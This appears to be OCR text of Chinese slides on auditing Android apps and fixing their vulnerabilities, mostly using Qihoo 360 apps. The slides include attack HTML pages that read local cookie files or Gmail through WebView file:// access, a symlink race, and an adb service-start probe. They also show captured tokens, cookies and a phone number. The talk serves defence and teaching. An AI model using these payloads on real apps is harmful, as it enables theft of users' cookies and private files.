
```
</receiver>
<provider android:name="com.qihoo360.byod.home.model.LauncherProvider"
android:readPermission="com.qihoo360.byod.home.permission.READ_SETTINGS"
android:writePermission="com.qihoo360.byod.home.permission.WRITE_SETTINGS"
android:authorities="com.qihoo360.byod.home.settings"
android:initOrder="3" />
```



```
 </activity>
 <receiver android:name="com.qihoo360.byod.mail.service.AttachmentDownloadService$Watchdog"
 android:permission="com.qihoo360.byod.permission.openAppActivity"
 android:enabled="true" />
```




```
</receiver>
<service android:name="com.qihoo360.byod.mail.ACCOUNT_INTENT" android:permission="com.qihoo360.byod.permission.openAppActivity" />
```



C:\Windows\system32\cmd.exe - adb shell

```
    [<URI> | <PACKAGE> | <COMPONENT>]

shell@m0cmcc:/ $ am startservice -n com.qihoo360.byod.home/com.qihoo360.byod.mail.ACCOUNT_INTENT
.byod.home/com.qihoo360.byod.mail.ACCOUNT_INTENT                              <
Starting service: Intent { cmp=com.qihoo360.byod.home/com.qihoo360.byod.mail.ACCOUNT_INTENT }
java.lang.SecurityException: Caller uid=2000 is not privileged to communicate with user=-2
        at android.os.Parcel.readException(Parcel.java:1431)
        at android.os.Parcel.readException(Parcel.java:1385)
        at android.app.ActivityManagerProxy.startService(ActivityManagerNative.java:3024)
        at com.android.commands.am.Am.runStartService(Am.java:538)
        at com.android.commands.am.Am.onRun(Am.java:234)
        at com.android.internal.os.BaseCommand.run(BaseCommand.java:47)
        at com.android.commands.am.Am.main(Am.java:75)
        at com.android.internal.os.RuntimeInit.nativeFinishInit(Native Method)
        at com.android.internal.os.RuntimeInit.main(RuntimeInit.java:297)
        at dalvik.system.NativeStart.main(Native Method)
1|shell@m0cmcc:/ $
```

安卓APP安全审计方法 漏洞修复经验谈



Attack App
attack2.html
attack3.html
attack4.html
Cmd 1
Cmd 4
file:///data/data/pkg/dir/Cookies
Auto-downloaded to the SD card.
Execute Cmd 1
(A1)
file:///path/attack2.html
(A2)
The External file:// Browsing Requests
(A3)
file:///path/attack3.html
(A4)
file:///path/attack4.html
Execute Cmd 4
Victim Browser
Exposed Browsing Interface
Private File Zone
Sensitive files

```
Thread.sleep(3000);
filepath = findFileInSDcard("Cookies");
if (filepath)
   readFileFromSDcard(filepath);
```

```
<html><body><h1>attack2</h1><script>
var aim = '/data/data/pkg/dir/Cookies';
function sendFile(txt) { … }
var xhr = new XMLHttpRequest();
xhr.onreadystatechange = function() {
   if (xhr.readyState == 4){
      sendFile(xhr.responseText);
   }
};
xhr.open('GET', aim);
xhr.send(null);
<script></body></html>
```

```
<html><body><h1>attack3</h1><script>
var aim = 'https://mail.google.com';
function sendFile(txt) { … }
var xhr = new XMLHttpRequest();
xhr.onreadystatechange = function() {
   if (xhr.readyState == 4){
      sendFile(xhr.responseText);
   }
};
xhr.open('GET', aim);
xhr.send(null);
<script></body></html>
```

```
<html><body><h1>attack4</h1><script>
var aim = document.URL;
function sendFile(txt) { … }
setTimeout(function() {
   var xhr = new XMLHttpRequest();
   xhr.onload = function()
   {   sendFile(xhr. responseText);   };
   xhr.open('GET', aim);    xhr.send(null);
}, 8000);          <script></body></html>
```

```
Thread.sleep(4000);
rm /path/attack4.html
ln –s /.../Cookies /path/attack4.html
```

安卓APP安全审计方法 漏洞修复经验谈

```
final String url = getIntent().getStringExtra("url");
wSettings.setJavaScriptEnabled(false):
if (!url.startsWith("file:")){
            wSettings.setJavaScriptEnabled(true);
}
```


关闭JavaScript

```
final String url = getIntent().getStringExtra("url");

String loadUrl = "about:blank";
if (!url.startsWith("file:")) {
            loadUrl = url
}
```

加载空白页

安卓APP安全审计方法 漏洞修复经验谈


坑爹的安卓碎片化，为了兼容build api level太低，只能反射调用某些函数修复漏洞！



```
    if (Build.VERSION.SDK_INT > 10 && Build.VERSION.SDK_INT < 17) {
        removeJavascrptInterface(webView, "searchBoxJavaBridge_");
    }
}


 private static void removeJavascrptInterface(WebView webView, String param) {
     try {
         Class<?> classType = WebView.class;
         Method removeMethod = classType.getMethod(
                 "removeJavascriptInterface", new Class[] { String.class });
         Object result = removeMethod.invoke(webView, param);
     } catch (IllegalArgumentException e) {
         // TODO Auto-generated catch block
         e.printStackTrace();
```

安卓APP安全审计方法 漏洞修复经验谈


加密网络协议中的明文数据，不管protobuf、amf3还是xmpp！



```
...FGUDN.............F@.}......P....{"clientInfo":
{"compressType":3,"versionMajor":"3.2.1","screenHeight":800,"platformVendor":"unknown",
"osVersion":"4.1.2","platformModel":"sdk","screenWidth":480,"clientNativeId":"310260000
000000","versionMin":"50484","osName":"Linux","clientType":1},"domainId":0,"mobile":"18
618287401"}...........PGUDN.............F@.%F.....P...0
{"result":1,"stateDesc":"success","stateCode":0}...<GUDN.............F@.............
{"clientInfo":
{"compressType":3,"versionMajor":"3.2.1","screenHeight":800,"platformVendor":"unknown",
"osVersion":"4.1.2","platformModel":"sdk","screenWidth":480,"clientNativeId":"310260000
000000","versionMin":"50484","osName":"Linux","clientType":1},"loginName":"18618287401
"}...........GUDN.............F@.90.........e
{"stateDesc":"success","svalue":"30511289","random":"6ab36fd476e5fb5ed3186605a103ac34",
"stateCode":0}....GUDN......
......F@........"....
{"timestamp":1401242948088,"allowPush":1,"domainId":0,"authToken":"CppvOwMLcjv5fG3pdetp
YQ==","random":"52a9603d-efc0-4639-b4f7-3703ac1cde6e","isSecLogin":1,"clientInfo":
{"compressType":3,"versionMajor":"3.2.1","screenHeight":800,"platformVendor":"unknown",
"osVersion":"4.1.2","platformModel":"sdk","screenWidth":480,"clientNativeId":"310260000
000000","versionMin":"50484","osName":"Linux","clientType":1},"loginName":"18618287401
"}..........xGUDN......
......F@.9H....."...X
{"stateDesc":"success","sessionId":"285","userId":89,"contactSynchFlag":0,"stateCode":
0}...xGUDN............F@............PB&.->.C.......P.1......:tB^/c>r.s.....4...M.+.|
b..%.RV!K.D
%....".c....i..~..................GUDN.............F@.:..........`.<Pd.._...z..?..1.2.:
f].m.......it.........ED....7..f.....q..c%.7..{.bP._
[]..._...i.....VO.....Y...xGUDN.............F@........
...PB&.->.C.......P.5m..wxu.8Y..,.'.s.....4...M.+.|b.......(..z..
O.v.
....e..u.KO..............GUDN.............F@.:......
...`.<Pd.._...z..?..1.2.:f].m.......it.........ED...].].Q.'j~...#........D..O.o..."c
```

安卓APP安全审计方法 漏洞修复经验谈

对外发布的APP关掉logcat的调试信息



```
ackupStatistics( 2263): report param url=null
om.qihoo360.mobilesafe.businesscard.c.d( 2263): http:[redacted]/?para=3fowRdewMotaEvdptC6nbRiLzqS8uEzbwYIgByehehiLegLmpAImi488U+Wfx5gGqhXHSY6QiAMwiSImPIm8WvNB
bHsyo27bcdgo3kMnG5cyKi9CobXZdpRgtCmn/2r1ahrxt56m+SO9sbCNzm0Q6tEVIjYJ9LwHvTo8AcdkAsFxsKEDi24cucOurTF/+BhFSJgAbY0g==
..     ( 2263): send http request, URL: ht[redacted]/?para=3fowRdewMotaEvdptC6nbRiLzqS8uEzbwYIgByehehiLegLmpAImi488U+Wfx5gGqhXHSY6QiAMwiSImPIm8WvNB5DimmCVj
cdgo3kMnG5cyKi9CobXZdpRgtCmn/2r1ahrxt56m+SO9sbCNzm0Q6tEVIjYJ9LwHvTo8AcdkAsFxsKEDi24cucOurTF/+BhFSJgAbY0g==
..     ( 2263): post or get? get
..     ( 2263): getStatus status=PENDING
..     ( 2263): send http request, URL: htt[redacted]3fowRdewMotaEvdptC6nbRiLzqS8uEzbwYIgByehehiLegLmpAImi488U+Wfx5gGqhXHSY6QiAMwiSImPIm8WvNB5DimmCVj
cdgo3kMnG5cyKi9CobXZdpRgtCmn/2r1ahrxt56m+SO9sbCNzmSs1FXUC8sJRS+X95urzkqh0WkpMOqFZiPS+/sEweIMOqz6fqDKV064boPLGO/GrK
..     ( 2263): post or get? get
..     ( 2263): post or get? get
..     ( 2263): getStatus status=PENDING
..     ( 2263): setHeader cookie: [redacted]252505%2525P4%252502%2525R2%2525PN%2525Q4%2525P3%2525SO%2525Q7%2525Q6%26n%3D%2525PR%2525Q2%252505%2525P4%252502
%2525Q4%2525P3%2525SO%2525Q7%2525Q6%26r%3D%252504%2525S3%252500%2525Q7%252508%2525R7%26qid%3D135955500%26im%3D1_t013f30ad5b9cacf760%26s%3D360%26src%3Di360%26t%3D1%26l
SkYzAioD%3D%3D; T=s%3Db63a6d6a847bdcfa9e2db6167c3ffeb7%26t%3D1399462837%26a%3D1%26v%3D1.0%26lm%3D;
..     ( 2263): send http request, URL: http://api.idata.360.cn/?para=3fowRdewMotaEvdptC6nbRiLzqS8uEzbwYIgByehehiLegLmpAImi488U+Wfx5gGqhXHSY6QiAMwiSImPIm8WvNB5DimmCVj
cdgo3kMnG5cyKi9CobXZdpRgtCmn/2r1ahrxt56m+SO9sbCNzm0Q6tEVIjYJ9LwHvTo8AcdkAsFxsKEDi24cucOurTF/+BhFSJgAbY0g==
..     ( 2263): post or get? get
..     ( 2263): setHeader cookie: [redacted]%2525Q2%252505%2525P4%252502%2525R2%2525PN%2525Q4%2525P3%2525SO%2525Q7%2525Q6%26n%3D%2525PR%2525Q2%252505%2525P4%252502
%2525Q4%2525P3%2525SO%2525Q7%2525Q6%26r%3D%252504%2525S3%252500%2525Q7%252508%2525R7%26qid%3D135955500%26im%3D1_t013f30ad5b9cacf760%26s%3D360%26src%3Di360%26t%3D1%26l
SkYzAioD%3D%3D; T=s%3Db63a6d6a847bdcfa9e2db6167c3ffeb7%26t%3D1399462837%26a%3D1%26v%3D1.0%26lm%3D;
```

Thanks!